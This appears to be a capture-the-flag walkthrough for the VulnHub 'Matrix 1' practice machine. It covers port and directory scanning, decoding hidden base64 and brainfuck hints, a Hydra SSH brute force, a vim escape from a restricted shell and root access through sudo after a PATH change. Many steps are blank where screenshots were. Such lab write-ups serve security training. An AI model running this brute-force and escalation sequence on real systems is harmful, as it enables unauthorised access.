

VulnHub Server Source: https://www.vulnhub.com/entry/matrix-1,259/


Step 1 - Get host IP address:



Step 2 – Get victim IP:



Step 3 – Nmap Scan Victim:




VulnHub Server Source: https://www.vulnhub.com/entry/matrix-1,259/

Step 4 – Enumerate subdirectories:

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.107 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jul  7 05:49:32 2023
URL_BASE: http://192.168.56.107/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.107/ ----
+ http://192.168.56.107/assets (CODE:301|SIZE:0)
+ http://192.168.56.107/index.html (CODE:200|SIZE:3734)

-----------------
END_TIME: Fri Jul  7 05:50:38 2023
DOWNLOADED: 4612 - FOUND: 2
```

Step 5 – Visit other port running on http:



Step 6 – Inspect page source and find a base64 hash

```
<!-- service -->
<div class="service">
    <!--p class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=</p-
</div><!-- End / service -->
```

Step 7 – Decode base64 hash:


```
┌──(kali㉿kali)-[~]
└─$ echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQga
XMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.mat
rix
```

VulnHub Server Source: https://www.vulnhub.com/entry/matrix-1,259/

Step 8 – Add Cypher.matrix to end of current URL and download file:


Step 9 – Open downloaded file to find a brainfuck cypher

Step 10 – Decode brainfuck cypher:




VulnHub Server Source: https://www.vulnhub.com/entry/matrix-1,259/


Step 11 – Write python script to create all possible passwords




Step 12 – Save output of python script to text file and use it as the password list for a Hydra brute force



Step 13 – Retrieve correct password:




Step 14 – Login with SSH using gathered credentials into a restricted bash shell




VulnHub Server Source: https://www.vulnhub.com/entry/matrix-1,259/

Step 15 – Use vim to enter into bash shell:



Step 16 – Check sudo capabilities, then export to shell and path to use environment properly



VulnHub Server Source: https://www.vulnhub.com/entry/matrix-1,259/

Step 17 – Check sudo capabilities, then export bin folder to path to enable root

```
guest@porteus:/$ id
uid=1000(guest) gid=100(users) groups=100(users),7(lp),11(floppy),17(audio),18(video),19(cdrom)
,83(plugdev),84(power),86(netdev),93(scanner),997(sambashare)
guest@porteus:/$ sudo -l
User guest may run the following commands on porteus:
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@porteus:/$ sudo su
Password:
sudo: su: command not found
guest@porteus:/$ export PATH=/bin:$PATH
guest@porteus:/$ sudo su
root@porteus:/#
```

Step 18 – Read root/flag.txt

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~/machine_matrix1 ×
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@porteus:/$ sudo su
Password:
sudo: su: command not found
guest@porteus:/$ export PATH=/bin:$PATH
guest@porteus:/$ sudo su
root@porteus:/# cd root
root@porteus:~# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@porteus:~# cat flag.txt
                                EVER REWIND OVER AND OVER AGAIN THROUGH THE
                                INITIAL AGENT SMITH/NEO INTERROGATION SCENE
                                IN THE MATRIX AND BEAT OFF
                                  WHAT
                                    NO, ME NEITHER
                                      IT'S JUST A HYPOTHETICAL QUESTION
root@porteus:~#
```